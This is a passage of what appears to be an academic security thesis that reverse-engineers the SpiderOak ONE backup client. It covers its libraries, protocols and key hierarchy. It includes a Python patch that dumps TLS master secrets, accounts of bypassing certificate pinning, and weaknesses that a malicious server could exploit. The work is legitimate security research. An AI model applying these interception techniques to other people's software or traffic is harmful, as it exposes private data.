Libraries. The installation folder was inspected in order to get an idea of which libraries the application makes use of, as well as its implementation language. Examples of open source libraries contained herein can be seen in Table 3.1. Note that a `.pyd` file is essentially a DLL (*Dynamic-link library*) that can be called from within python.[4] In order to determine the version of a par-

Name	Description	Version	Release date
`libsodium.dll`	Sodium crypto library	1.0.0	30–09–2014
`lib\LIBEAY32.dll`	OpenSSL Crypto library	1.0.1t	03–05–2016
`lib\SSLEAY32.dll`	OpenSSL SSL library	1.0.1t	03–05–2016
`lib\OpenSSL.*.pyd`	Python bindings for OpenSSL	0.13	02–09–2011
`lib\Crypto.*.pyd`	pycrypto library files	2.1.0	11–08–2013
`lib\bcrypt._bcrypt.pyd`	bcrypt implementation	0.4	25–08–2013
`lib\twisted.*.pyd`	Twisted library files	10.2.0	29–11–2010

Table 3.1: Files installed along with the application. Names are relative to the installation path. A * indicates that there are multiple files with a name of that form. Version numbers are subject to inaccuracies (nothing prevents SpiderOak from updating only parts of a library).

ticular library, we first used *rabin2* (part of *radare2* [4]) in order to find the location of potential version strings. After the library file is loaded into radare2, the location of the string is visited and its content is inspected. Since version strings are often hard-coded in a particular version of a library, this is a fairly reliable way of determining version. Determining the version of a particular library is useful. First of all because it allows us to check public bugtrackers for bugs which might have been fixed. (For example, the version of Twisted

[3]"The Cloud" is really just someone else's computer after all.

[4]`https://docs.python.org/2/faq/windows.html#is-a-pyd-file-the-same-as-a-dll`. Short answer: Yes.

included was found to still be vulnerable to *httpoxy*[5], although this is irrelevant as SpiderOak ONE does not use CGI scripts.) Secondly, for libraries that are open source, we can look up the exact version of their source code online. This led to the discovery that the bcrypt library in use contained a bug (details of which will be presented in subsection 6.1.1).

Other files. After the first login, the configuration directory gets populated with various interesting files. For example, the configuration directory will include a file containing the user's password in cleartext (which plays a role in subsection 6.1.3). This file is needed in order to avoid the need for the user to input their password on every startup. Other interesting files are log files, which include information about what goes on inside the application at run-time. We make use of log files later in subsection 3.2.3 in order to help our analysis. Besides these files, the directory also contains files pertaining to the specific settings the user has enabled or disabled.

Implementation language. The presence of "Python DDLs" already gave us a hint as to what the implementation language is. Moreover, the installation directory also contains a Python 2.7 run-time library and a zip archive containing some 2000 `.pyc` (Python byte-code) files. In other words, SpiderOak ONE is implemented in Python.

3.2.2 Reverse Engineering SpiderOak ONE

Before we can reverse engineer the application for the sake of obtaining readable source code, we need to asses whether or not SpiderOak ONE makes use of e.g., obfuscation or a modified interpreter. We used the same general approach as [33], that is, start by looking for readable strings (see Figure 3.1 for an example of this). However, unlike [33], we found that SpiderOak ONE does *not* use obfuscation or a modified interpreter.

```
$ grep "Loading preference file" -rn .
Binary file ./Pandora/library/prefs/file_based.pyc matches
```

Figure 3.1: Example of searching for readable strings. The candidate string was picked from the log files provided in the configuration directory.

Reverse engineering the application could therefore be done relatively painless, by writing a small shellscript that utilizes *uncompyle6* [6] that could recreate the content of the zip archive but where every file had been converted to a Python source code equivalent.

3.2.3 Patching SpiderOak ONE

Getting our own code to run in the context of SpiderOak ONE was straightforward. As no obfuscation takes place, and the interpreter does not, for example,

[5]See `https://httpoxy.org/` and `https://twistedmatrix.com/trac/ticket/8623`. Fixed in version 16.3.1.

sign the code it runs, writing a patch for the application therefore consisted of writing the Python code comprising the patch, compiling it and inserting into the zip archive with the other Python byte-code files. The ability to easily modify the application's behaviour proved useful for a number of reasons.

We patched the application in two different ways: First, in order to better understand what was transmitted across the wire, and second to better understand the program flow.

Bypassing certificate pinning. We found the place in the application code that determines the certificate validation strategy, of which there are three

1. Check against hard-coded certificate(s). This is the default.
2. Check against certificates from the operating systems certificate store.
3. No checks.

Initially, we simply made the application skip certificate checking (third option) and then used *sslsplit* [41] in order to Man-in-the-Middle the connection. However, we found that sslsplit could not handle the context switch the application performs after a login. (The client will switch from talking HTTP with one server, to talking a Remote Procedure Call protocol with another.)

Our next approach — which worked — was to find the location in the application that initiated TLS/SSL connections, and make it either write out the data it sent or have it dump the master secret used in the connection (allowing us to decrypt the traffic later). We ended up taking the second approach. SpiderOak ONE delegates all establishing of secure connections to Twisted, which meant all secure connections was initialized the same place. Whats more, the version of Twisted used directly exposes a PyOpenSSL connection[6] object that allowed us to retrieve the connection's master secret. The actual patch can be seen in Listing 3.1 where `cheating` is the PyOpenSSL connection object.

```python
if self.cheating:
    _k = self.cheating.master_key()
    if _k:
        _cr = str(self.cheating.client_random()).encode('hex')
        _f = open('C:\\'+_cr[:6]+'.txt', 'a')
        _f.write('CLIENT_RANDOM ')
        _f.write(_cr)
        _f.write(' ')
        _f.write(str(_k).encode('hex'))
        _f.close()
        self.cheating = None
```

Listing 3.1: Patch for dumping a connection's master secret to a file.

The output format the patch uses is one which can later be read by *wireshark* [23]. Thus, in order to study the network traffic generated by SpiderOak ONE we simply record all traffic using *tcpdump* [27] and analyze it in wireshark, which can handle decryption if we supply it with (in this case) the client

[6] `https://pyopenssl.org/en/stable/api/ssl.html#connection-objects`

random and the master secret. Moreover, this patch means we do not have to disable certificate pinning.

Program flow. By using an already extensive logging framework inside the application, inserting additional logging statements — and thus perform a sort of "debugging by printing" — lets better understand what happens at various places. This turned out particularly useful for understanding which encryption keys are used where and when. Listing 3.2 shows an example of such patching.

```
_globals['L'].warn('!!! [_DataFile.__init__] read using \
                    jnum=%r, keykey=%r, nonce=%r' %
         (jnum, hexlify(keykey), hexlify(nonce)))
```

Listing 3.2: Printing the arguments for a DataFile. What we will call a blockfile later.

This kind of patching proved valuable since a lot of cryptographic values used in SpiderOak ONE are derived from other values. Thus, by being able to see which values are used when, and where, we can reproduce e.g., decryption and see if we arrive at the same values as the program.

3.2.4 Network Communication

SpiderOak ONE will communicate with a SpiderOak server in two different ways: HTTP over TLS (HTTPs) and a Perspective Broker (PB) implementation from the Twisted library, also over TLS.

HTTPs. Account registration, device registration and sharing of single files is all done with HTTP over TLS. The TLS version is 1.0 using the ciphersuit `TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA`. The certificate presented by the server is signed with the signature algorithm `sha256WithRSAEncryption` by a real CA (GeoTrust).[7] In order to validate the certificate, the client checks its signature (handled by OpenSSL) and the Common Name (CN) field. For the latter, it must match one of either `spideroak.com`, `*.spideroak.com` or `*.backupsyncshare.com`. Checking the CN is necessary to prevent a Man-in-the-Middle attack where the certificate used by the malicious man in the middle, is signed by a real CA, but for an unrelated domain (for example, the certificate could simply be for the attacks own website). Such attacks have been shown to occur in real applications that use pinning [11].

Perspective Broker, or PB. In a nutshell, the Perspective Broker protocol provides a remote procedure call and serialization abstraction.[8] Once the SpiderOak ONE client has started (or logged in if we have just complete a device or account registration) it creates an object implementing a set of remote procedures. Then, the client sends a reference for this object to the server. Similarly, the server will create an object implementing a set of server-side functions, and

[7] The same certificate used on spideroak.com.

[8] See e.g., `http://twistedmatrix.com/documents/16.1.0/core/howto/pb-intro.html`.

send it to the client. In this way, the client can call remote procedures on the server and vice versa.

Traffic in the PB protocol is also protected by TLS. The version is still 1.0 although the ciphersuit is different (`TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA`). The certificate presented by the server is self-signed with the signature algorithm `sha1WithRSAEncryption`, and is directly pinned in the application, which means a check on the CN is not necessary.

3.3 Certificate Pinning

One interesting observation is the signature algorithm used in the PB case, as it is deemed insecure by most vendors today[9], especially after the demonstration of a concrete collision by Stevens et al. [47]. Though, since SpiderOak controls the signing process, the issue is probably less serious.

Obviously, forging a certificate is not the only way to circumvent certificate pinning. If the server configuration is weak, other possibilities might exits that enable attacks on the application.

Old TLS/SSL versions and weak ciphersuits. We performed some light analysis of the configuration of the two servers mentioned in subsection 3.2.4. While the HTTPs server seemed fine (not surprisingly, considering it also hosts their website), the PB server was less so. For analysis we used the `ssl-enum-ciphers` script for nmap [35].

The PB server was found to still accept SSLv3 connections, which, combined with the fact that it accepts ciphersuits that use CBC, implies it is vulnerable to the *Padding Oracle On Downgraded Legacy Encryption* (aka. POODLE) attack [36]. The server also accepts RC4 based ciphers, which are considered insecure due to biases in the encryption and was deprecated in RFC 7465 [1].

Block ciphers in CBC mode with small block sizes (i.e., 3DES) are also accepted, which have been shown to lead to security issues [8] (SWEET32). However, it should be noted that their attacker model might not be applicable in this setting, as the PB protocol is (obviously) not HTTP.

[9]All major browsers considers SHA1 signed certificates insecure.

Chapter 4

Registration Protocols

SpiderOak ONE uses different protocols for authentication depending on which task it has to accomplish: If the client wants to register a new user account, it will use one protocol; if the client wants to register a new device to an existing account, it will use another.

The following chapter presents four concrete authentication protocols that the client can be made to engage in with a server. At the end, a description of the account, respectively device, registration protocols will be presented.

4.1 Authentication Protocols

The four authentication protocols the client will engage in all follow a challenge-response format: The server issues a challenge, to which the client computes a response that the server then either rejects or accepts.

We remark that not all authentication protocols that will presented, where actually observed as being used in our interactions with a real SpiderOak server, and the descriptions that we will provide might therefore at times seem incomplete. We choose to still include these descriptions because we want to examine the "no-knowledge" claim even against a SpiderOak server which behaves arbitrarily. And as we shall see in chapter 6, one of the not-normally-used authentication protocols can indeed be used in a adversarial way. We allow ourselves to make educated guesses as to what kind of checks (of the client's response) the server makes. We note, however, that we did *not* have access to any server side code, so our guesses are in the end just that, guesses.

A list of all the protocols can be seen in Table 4.1. Entries with N/A are protocols for which we only know that the client will execute them, but not when, where, or in what context.

Notation. The notation we use mirrors that of chapter 2. Additionally, we will at times need some random data. It is assumed that such data comes from a *Cryptographically Secure Pseudo Random Number Generator* (CSPRNG), e.g., `urandom` on GNU/Linux. For a public key $pk = (\_, n)$ let $|pk|$ (resp. $|pk|_8$) be the bit-size (resp. byte-size) of n.

Name	Used during
`pandora/zk/sha256`	-
`pandora/zk`	device registration
`escrow/challenge`	-
`bcrypt`	account registration

Table 4.1: Authentication protocols.

4.1.1 pandora/zk/sha256

This is the simplest protocol of the four we are going to present, in terms of actions performed by the client. A description can be seen in Protocol 1. The challenge here consists of a string that indicates which format the challenge-response protocol has. The client then reads a specific value s_1 from its local storage, computes a PBKDF2 hash using s_1, the password p input by the user, and returns the derived hash.

Protocol 1 `pandora/zk/sha256` scheme

Client **Input:** p password		**Server**
	$\xleftarrow{scheme\ =\ \text{“pandora/zk/sha256”}}$	
Read a specific value s_1 from local storage. $ck \leftarrow \text{PBKDF2}(p, s_1, 16384)$		
	$\xrightarrow{ck,\ scheme}$	

Although we do not know when this protocol is used, we can guess that it must be after account registration. The value s_1 is a specific salt that the client generates and sends to the server, as part of the account registration process cf. section 4.2.

We note here that in a real setting a lot more information is transmitted between the client and server, such as time, client version, operating system etc. In addition, the *scheme* string will be transmitted in all protocols (as it describes which protocol should be used). We omit all of this in our descriptions so as not to clutter the figures unnecessarily. Some concrete examples of what these authentication protocols look like can be seen in Appendix A.

4.1.2 pandora/zk

The next protocol we will look at is used during device registration. The server uses values received from the client during account registration, in order to construct a challenge that can be easily answered if the user input the correct password. A description can be seen in Protocol 2.

From the description, it should be clear that the intention is for the client to succeed only when the user input the correct password. Indeed, *ck* (computed as shown) is transmitted to the server after account registration; and therefore

Protocol 2 `pandora/zk` scheme

Client		**Server**
Input: p user password		**Input:** ck, s_1
		$k \in \{0,1\}^{256}$
		$iv \in \{0,1\}^{128}$
		tv (unix timestamp)
	$\xleftarrow{iv, tv, c \leftarrow \mathrm{Enc}^8_{ck}(iv, k), s_1}$	
$ck^* \leftarrow \mathrm{PBKDF2}(p, s_1, 16384)$		
$k^* \leftarrow \mathrm{Dec}^8_{ck^*}(iv, c)$		
$a^* \leftarrow \mathrm{Enc}^8_{k^*}(iv, tv)$		
	$\xrightarrow{iv^*, tv^*, c^*, a, s_1^*}$	
		$tv' \leftarrow \mathrm{Dec}^8_k(iv, a)$
		Reject if $tv^* \neq tv'$

the server can use ck as a value that should only be derivable by the client, if the user input the correct p. Note, however, that this is *not* a proof of knowledge for p, as anyone possessing ck will be able to authenticate.

The fact that the client will return most of the values that the server sends, was confusing, and we thought this was done so the server did not have to remember them. Moreover, initial experiments indicated that the protocol was vulnerable against replay attacks. That is, if we simply sent the response from the server back, even when given a new challenge, the server would accept. In the end, this turned out to be a false positive, and we suspect it might have been caused by slow replication: A replay was possible within around a minute of the original reply, but after that replay would get rejected.

4.1.3 bcrypt

Although simple, the following protocol turned out to contain some surprising issues that can be exploited by a malicious server. We return to this in subsection 6.1.1; for now, the protocol is described in Protocol 3. The protocol is used during account registration and simply entails the client deriving a bcrypt hash (as the protocol name implies).

Protocol 3 `bcrypt` scheme

Client		**Server**
Input: p user password		**Input:** s bcrypt salt. h.
	$\xleftarrow{s}$	
$h^* \leftarrow \mathrm{bcrypt}(p, s)$		
	$\xrightarrow{h^*}$	
		Reject if $h^* \neq h$

The idea is (more or less) the same as with the protocol in subsection 4.1.1: The server already posses a password hash, and the client should only be able to derive the same hash if the user input the correct password. That said, this protocol is also not a proof of knowledge of the user's password.

4.1.4 escrow/challenge

The last authentication protocol we will present is interesting, both because of its construction, but also because of its potential for misuse when run by a malicious server, as we shall see in subsection 6.1.2.

Before we present the actual protocol, we will first define two procedures. One which will be used to compute a *fingerprint* of some data sent by the server, and one which computes a *layered encryption* of the user's password. We will assume the server possesses a (possibly empty) list l of pairs (id_i, pk_i), where pk_i is an RSA public-key and id_i is an arbitrary ID, for $i = 1, \ldots, n$ (we use $i = 0$ to indicate that l is empty).

Fingerprinting. Let key2eng(x) be the function from RFC1751 [13] which converts a hash x, where $|x|$ is a multiple of 64, into a string of $6 \times (|x|/64)$ human readable words. Additionally, let E(x) be a function that returns x encoded according to the *Distinguished Encoding Rules* (DER) scheme [29]. When the client receives l from the server

1. Compute a SHA256 hash of the list l as

$$h \leftarrow \mathrm{SHA256}(id_1 \mid\mid \mathrm{E}(pk_1) \mid\mid \ldots \mid\mid id_n \mid\mid \mathrm{E}(pk_n)), \tag{4.1}$$

   or simply $h \leftarrow \mathrm{SHA256}()$ if l is empty.

2. Convert h into a list of human-readable words and denote this list as shown in (4.2). (In reality, there would be spaces between each word. We leave this out for the sake clarity.)

$$w_0 \mid\mid w_1 \mid\mid \ldots \mid\mid w_{22} \mid\mid w_{23} \leftarrow \mathrm{key2eng}(h), \tag{4.2}$$

   where w_i are words from [13]. Note the output length of SHA256 means we end up with 24 words.

3. Output the *fingerprint* as the string containing the words with an even index

$$fp \leftarrow w_0 \mid\mid w_2 \mid\mid \ldots \mid\mid w_{22}. \tag{4.3}$$

An example of a fingerprint can be seen in Figure 4.1. We speculate that the choice of using only every second word is in consideration to user experience; 12 words is easier to read and recognize than 24.

```
STAY ED NAME HOSE PAR WIFE MAY EACH MEAL JUST YE NET
```

Figure 4.1: Example fingerprint with $h = \mathrm{SHA256}()$.

Given a list l of public-key and id pairs, we denote the fingerprint of l, by applying the steps (4.1), (4.2) and (4.3) by FINGERPRINT(l).

Layered encryption. The client computes a layered encryption of the user's password p and some server challenge c using the keys from l in the following way

1. Let $auth =$ "{"$challenge$" : c, "$password$" : p}", i.e., a JSON string. For all pairs (id_i, pk_i) from l, do:

   (a) Let k be a $(|pk| - 1)$-bit random string ($|pk|$ being the size of the modulus), and let $iv \leftarrow \text{SHA256}(tv)_{0:16}$ where tv is the current client time (as a unix timestamp).

   (b) Compute an encryption of $auth$ and the key k as

   $$A \leftarrow \text{Enc}^{8}_{\text{SHA256}(k)}(iv, auth) \tag{4.4}$$

   $$K \leftarrow \text{RSAEnc}_{pk_i}(k). \tag{4.5}$$

   (c) Re-assing $auth$ as

   $$auth \leftarrow id_i \mid\mid A \mid\mid K \mid\mid iv. \tag{4.6}$$

2. Finally, output $auth$.

Notice that if l is empty, the steps (a), (b) and (c) are simply skipped and $auth$ is output as is, with the user's password in plaintext. In addition, it is not unlikely that a fast computer might end up using the same iv for two consecutive layers, however, k is guaranteed (unless with a very small probability) to be distinct, so there is no danger of encrypting two plaintexts with same key and IV.

We have simplified the procedure quite a bit, for the sake of only focusing on the parts that we attack in subsection 6.1.2. In the actual application there will also be computed, in addition to the values above: an RSA signature which uses a temporary key generated by the user that is never stored nor sent (making it impossible to check the signature), a SHA256-HMAC of A, iv and K using the empty string as the HMAC key (in particular, anyone can compute another valid HMAC for a different A, iv and/or K).

In a similar way as with the fingerprint, we denote by $\textsc{LayerEnc}(p, l, c)$ the function that computes a layered encryption on a password p and server challenge c using a list of public-keys and IDs l as described above.

The actual protocol can be seen in Protocol 4 and works essentially in the following way: The user identifies himself with a username u, the server sends c and l (of the form assumed so far). The client then first computes a fingerprint and shows it to the user. If the user accepts, the client computes a layered encryption of p and c, and sends it back to the server. Note that, as mentioned in the beginning of the chapter, we cannot say what should happen next, and in this case, we simply refrain from guessing (thus the protocol description simply stops after the user sends $auth$).

Finally, it should be clear that, if we give $auth$ (the final version) to whoever holds the private keys sk_i corresponding to each pk_i, then they can recover the user's password. We suspect this is by design. As the name implies

Protocol 4 `escrow/challenge` scheme

Client		**Server**
Input: p user password, u username		**Input:** List l of pk_i, id_i (public-key, ID) pairs. Arbitrary data (challenge) c.
	$\xrightarrow{u}$	
	$\xleftarrow{c, l}$	
$fp \leftarrow \textsc{Fingerprint}(l)$		
Prompt user to accept fp. Continue if accept. Otherwise abort.		
$auth \leftarrow \textsc{LayerEnd}(p, l, c)$		
	$\xrightarrow{u,\ auth}$	

(`escrow/challenge`) the construction can be used for escrowing user passwords in the following way: Suppose we are a company with some employers and we want to use SpiderOak as a backup solution. We then generate a set of public/private keypairs, some random IDs and send a list l (of the form assumed so far) to SpiderOak. SpiderOak then instructs our users to authenticate in the way described above (we could possibly also be the source of c). Now, SpiderOak can safely store *auth* as they cannot recover the user password. Conversely, if we (the employee) needs to see what a user is storing, we can ask for *auth*, recover the user's password (as we know sk_i for all pk_i that was used) and therefore recover the user's files.

4.2 Account Registration

We can now describe more precisely what happens when a user registers a new account. As part of the registration, the user enters a name *name*, email *email* and a password p (as described in section 3.1). The client and server exchange a hello message containing some system information (see Figure A.14 in Appendix A) after which the client computes a bcrypt hash h and sends *name*, *email* and h to the server. Assuming the *email* was not already registered, the client and server then execute the **`bcrypt`** authentication protocol (and notice that the hash the server checks the clients response against, is the same hash just sent earlier by the client).[1] If the client authenticated correctly, the user chooses a new device name *dname* and sends it to the server. The server picks a device ID $did \leftarrow 1$, a reinstall token rt (which plays a minor role in single-file sharing) and a username u (which is used in e.g., Protocol 4). Finally, the client and server switches from using HTTPs to using the Perspective Broker

[1]Or that is our guess at least, which seems to be correct from inspecting traffic from concrete interactions.

protocol (indicated by the last dotted line). The last thing we include in our description, is that the client will compute a list of encryption keys and other cryptographic data (details of this computation can be seen in section 5.1) and sends this to the server. A diagram of the protocol can be seen in Protocol 5.

Protocol 5 Account registration protocol

Client **Input:** p password, $name$ name, $email$ email		**Server**
	Hello message $\longrightarrow$	
	Success $\longleftarrow$	
s random bcrypt salt with cost-factor 12.		
	$h \leftarrow \text{bcrypt}(p, s)$ $name, email$ $\longrightarrow$	
		If $email$ already registered, abort. Otherwise continue
	u username $\longleftarrow$	
- - -	- - -	- - -
	Run Protocol 3 with client input p and server input s, h Continue if successful.	
- - -	- - -	- - -
	New Device $dname$ $\longrightarrow$	
		$rt \in \{0,1\}^{256}$. Save rt
	$rt, did \leftarrow 1, u$ $\longleftarrow$	
- - -	- - -	- - -
Generate key list $keylist$ according to section 5.1.		
	$keylist$ $\longrightarrow$	
	...	

It is interesting to see that the application, in effect, uses two usernames: The user chosen *email* and the server chosen u. Likewise for device names. Generally speaking, the user chosen username (or device names) will only be used in the graphical interface, whereas the server chosen names are used for e.g., generating IVs (as they play a role in file naming, as we shall see in the next chapter).

4.3 Device Registration

Device registration looks somewhat like account registration, in that the hello message is exchanged, the client and server runs one of the authentication protocols and then exchange some data. Authentication is done according to the protocol from subsection 4.1.2 (the server using values from *keylist* that was sent during account registration). Assuming the client authenticated successfully, the server will compute a list of devices already associated with the client and send it. In this way, the user can see what other devices are already registered and choose a name *dname* for the new device that does not conflict. The server then computes a new device ID *did* as the "next number" in the sequence of device IDs. Finally, the server sends the list of keys *keylist*.

Protocol 6 Device registration

Client **Input:** p password, *email* email		**Server**
	$\xrightarrow{\text{Hello message}}$	
	$\xleftarrow{\text{Success}}$	
	Run Protocol 2 with client input p, server input is $ck, s_1 \in keylist$.	
	$\xrightarrow{\text{Get devices}}$	
		Compute device list *dlist*
	$\xleftarrow{dlist}$	
User picks new device name *dname*		
	$\xrightarrow{dname}$	
		Pick device ID *did* for the new device as the maximum of device IDs from *dlist* plus 1.
	$\xleftarrow{did, keylist}$	
	…	

Although not explicit in the description of the protocol, the client also transmits the user email, which the server then uses in order to determine which s and ck it should use in the authentication protocol.

Looking ahead to the next chapter, we remark that all the client needs to recover the user's encryption keys from *keylist*, is p. Thus, the new device is ready to store and retrieve files after it has received *keylist*.

Chapter 5

File Encryption

The following chapter describes the core of SpiderOak ONE, namely how file encryption is done. In order to provide an accurate description we will also look at how files are handled and referenced (as this plays a role in especially IV creation) and how encryption keys are created and stored. With regard to file encryption we will look at two kinds: metadata and user files. Finally, we will also describe how the application handles sharing of files and directories, and what happens when the user changes their password.

Notation. The same as the previous chapter. In addition, $\text{Sign}_{sk}(m)$ will denote an RSA signature on (usually a hashed) message m using a private-key sk.

5.0.1 Naming

The way naming of files is done in the application, is important as it used to both determine how initialization vectors for specific files are created and which encryption keys should be used. A file is referenced by a directory, filename and optionally extension (see Figure 5.1). Where `directory` may be used to

```
directory/name.extension
```

Figure 5.1: Format for referencing files.

determine the key that should be used (e.g., files in the `journal` directory will use a key named `journalkey.key`, files in `conf` will use a key `confkey.key` and so on). Both `directory` and `name` may be used to create an IV (usually by taking a SHA256 hash of the concatenation of `directory`, `name` and some random data). Finally, `extension` plays a role for a specific kind of metadata file (journal files), which we will return to in section 5.2.1.

In most cases, `name` will be of the form in Figure 5.2, where *uid* is a unique number part of the server chosen username (u from Protocol 5); *did* is the device ID of the device that created the file; and *seqnum* is a sequence number starting at 1001. Note that this ensures unique naming across *all* accounts (for files in the same directory): For two files from two different accounts, *uid* would differ; for two files on two different devices (on the same account) *did* would *uid-did-seqnum*

Figure 5.2: Filename format.

differ; and for two files on the same device and account, *seqnum* would differ. This plays an important role for ensuring IVs are not reused.

About naming names. One important remark about these filenames, is that they *do not* correspond to *actual* files that exist on the user's operating system. We will therefore denote files that actual exist on the client's filesystem as *physical files*, whereas files stored internally in the application that follows the naming scheme in Figure 5.1 are simply called *files*. For example, a user might backup a *physical file* `/home/bob/foo.txt`; internally in SpiderOak ONE this file might then be called `block/1234-1-1001`. So when we say a file has the name *dir/name*, we do not mean the name as chosen by e.g., the user, but the name chosen by SpiderOak ONE that follows the format in Figure 5.1.

5.1 Keys and other static content

SpiderOak ONE creates several different cryptographic values that are used for IV generation, key generation, encryption keys, authentication and KDF salts. Table 5.1 summarizes these values, their name in the application, the name we will use and whether or not they are encrypted (how this is done will be dealt with momentarily). We note that the values s_1 and ck are the same as those used in the previous section.

In a nutshell, the application will encrypt the encryption keys in a hierarchical manner, with the user's password at the top. This hierarchy is roughly of the following form (cf. Figure 5.5)

1. A key derived from the user's password p and s_2 is used to encrypt an RSA keypair (this is kp);
2. The RSA keypair is used to encrypt a string of random data (this is k_{sym}); and
3. k_{sym} is used to encrypt everything else labeled as Encrypted in Table 5.1.

The rest of this section will describe this process in more detail.

5.1.1 `keypair.key` or kp

Compute a 256-bit random salt s_2 and let $(pk, sk) \leftarrow \text{RSAGen}(3072)$ be an RSA keypair with public exponent $2^{16} + 1$.[1] Compute a synthetic IV iv and a 256-bit AES key k derived from the user's password p as

$$\begin{aligned} k &\leftarrow \text{PBKDF2}(p, s_2, 16384) \\ iv &\leftarrow \text{SHA256}(\text{“keypair”} \mathbin{||} s_2)_{0:16}. \end{aligned}$$

[1]Default value in the RSA implementation used by SpiderOak ONE: `https://github.com/dlitz/pycrypto/blob/master/lib/Crypto/PublicKey/RSA.py#L499`

Use	Application name	Thesis name	Encrypted	Size
KDF Salts	`salt1.rnd`	s_1	No	256
	`salt2.rnd`	s_2	No	256
Authentication	`challenge.key`	ck	No	256
	`hmac.key`	hk	Yes	4096
Key gen	`localfilekeygen.rnd`	mk	Yes	4096
IV gen	`localnoncegen.rnd`	miv	No	4096
Encryption	`keypair.key`	kp	Yes	-
	`symkey.key`	k_{sym}	Yes	-
	`journalkey.key`	jk	Yes	256
	`treekey.key`	-	Yes	256
	`confkey.key`	-	Yes	256
	`xact_log.key`	-	Yes	256
	`state.key`	-	Yes	256
	`publickey.key`†	-	No	-
Unknown	`systemnoncegen.rnd`‡	-	No	4096
	`systemfilekeygen.rnd`‡	-	No	4096
	`keygen.key`	-	Yes	256
	`blockkey.key`	-	Yes	256
	`versionkey.key`	-	Yes	256

† This key is part of *kp* and is not explicitly used in the application.

‡ From code inspecting, these seem to be used in a similar way as *miv*, *mk*.

Table 5.1: Static content in SpiderOak ONE. Entries without a Thesis name will not be explicitly dealt with in this thesis. Entries in the Unknown rows are either not used or where not seen as being used. The Size value is in bits. Entries without a Size are either "more" than a simple bit-string or are dependent on the size of other keys.

Define `keypair.key` as $\mathrm{Enc}^8_k(iv, (pk, sk))$. In addition, `publickey.key` is defined to be pk, and `salt2.rnd` to be s_2. We let kp denote the (pk, sk) RSA keypair.

5.1.2 `symkey.key` or k_{sym}

Let k be a 3064-bit random string (notice that this corresponds to $|pk|_8 - 1$ bytes) such that the most significant byte is not 0. Compute

$$c \leftarrow \mathrm{RSAEnc}_{pk}(k) \tag{5.1}$$

$$s \leftarrow \mathrm{Sign}_{sk}(\mathrm{SHA256}(c)). \tag{5.2}$$

and define `symkey.key` as the pair (c, s). We will use k_{sym} to denote the value k stored in c. Note that this way of encapsulating a key is not CCA secure, although this is probably not a problem as k is random. Another interesting aspect of this constructing, is the concrete way the application behaves with regard to the signature: If the signature is present and the client possess kp, then the signature will be checked and an exception is thrown if it does not match. However, if any of either kp or the signature is missing, the signature check is simply skipped.

5.1.3 Everything else

Everything else (everything, excluding `symkey.key` and `keypair.key`, marked with a "Yes" in the encrypted column in Table 5.1, including keys that are not actually used) is then encrypted using the key k_{sym} and an IV derived from the key's name.

Suppose we want to encrypt a key. Let miv be a 4096-bit random string serving as a *master IV* (and we might as well define `localnoncegen.rnd` as miv while we're at it). Now, to encrypt a key, the following is done:

1. Compute a synthetic IV as

$$iv \leftarrow \mathrm{SHA256}(miv \mid\mid name)_{0:16} \tag{5.3}$$

   where *name* is the value in *Application name* name column (*without* the extension).

2. Let k be a ℓ-bit random string, ℓ being the value in the Size column in Table 5.1. Define the (encrypted) key as

$$k' \leftarrow \mathrm{SHA256}(k_{sym}) \tag{5.4}$$

$$c \leftarrow \mathrm{Enc}^8_{k'}(iv, k) \tag{5.5}$$

We will name keys encrypted according to (5.5) with an IV as in (5.3), as *symkey encrypted* keys (since they are encrypted with k_{sym}). For the rest of this chapter, we assume all such keys are un-encrypted when used. That is, if we say a symkey encrypted k is used, we really mean the value $k \leftarrow \mathrm{Dec}^8_{k'}(iv, c)$, where $k' = \mathrm{SHA256}(k_{sym})$ and iv where was computed according to (5.3).

5.1.4 Key transfer

It is worth taking a brief look at how the client and server handles the keys we have presented so far. Recall Protocols 5 and 6 from the previous chapter: In the first, the client sends a list of keys *keylist* to the server; while in the second, the server sends *keylist* to the client. Not surprisingly, the content of *keylist* is the values in Table 5.1, where, if labeled as encrypted, they will be encrypted in the way described.

Notice that this works: The client can transfer *keylist* to the server, but the server will not be able to recover e.g., k_{sym} (which was used to protect almost all other keys). Conversely, when the server sends *keylist* to the client, the client can — assuming the correct password was input — easily recover each key.

An obvious attack. Recall that the client does not check the signature that is part of `symkey.key` if it is missing. Suppose that a malicious server decides, when the client asks for *keylist*, to instead send `symkey.key` $= (0, \_)$ (that is, $c = 0$ and no signature). Since textbook RSA encryption is used, the client would compute $k_{sym} = \mathrm{RSADec}_{sk}(0) = 0$, which might be a problem. Fortunately, this attack is prevented for a couple of reasons: The "wrong" k_{sym} that the server can force the client to compute, is not the one used for encrypting symkey encrypted keys. In particular, the client would not be able to recover his other keys. In addition, the hashing of k_{sym} before use (see (5.4)) is only done if $|k_{sym}| > 256$ (otherwise, it is simply assumed to be of the correct size).[2] In other words, the derived k_{sym} might not even be a correct AES key.

Keys needed later. Besides the keys and values already introduced, we need a couple more, which will be mentioned explicitly here: For file encryption, a *master key* or *mk* (named `localfilekeygen.rnd` in the application) is needed. In addition, we need a key for journalfiles *jk* (named `journalkey.key` in the application) and a key *hm* (or `hmac.key` in the application) used for single file sharing. All these keys are symkey encrypted, so storage and transfer is done as described.

5.2 File Encryption

Armed with a notion of which cryptographic values SpiderOak ONE creates and stores, we can now describe how file encryption is handled. For concrete examples of encrypted files, how they can be decrypted and what their content looks like, we refer the reader to Appendix B.

[2] We omitted such aspects from our description of key encryption since, first of all, it is non-standard behaviour (the RSA key used would have to be less than 33 bytes before the situation would arise naturally), and secondly because it is an implementation quirk (and we are not sure if the reason k_{sym} is *not* hashed if it is small, is to catch errors that arise for some reason or another). Besides, other non-serious implementation quirks exist, and mentioning them all would bloat the thesis unnecessarily.

We treat file encryption in two separate sections: one for metadata and one for user files.

5.2.1 Metadata

Metadata in the application comprises several different types: File actions, user settings, directory structure, password history and so on. Although the actual data differs, the format of the encryption used is essentially the same for all metadata and follows the structure in Figure 5.3. We will call an encrypted file in this format an *AppendFile*.




Figure 5.3: Encrypted AppendFile structure

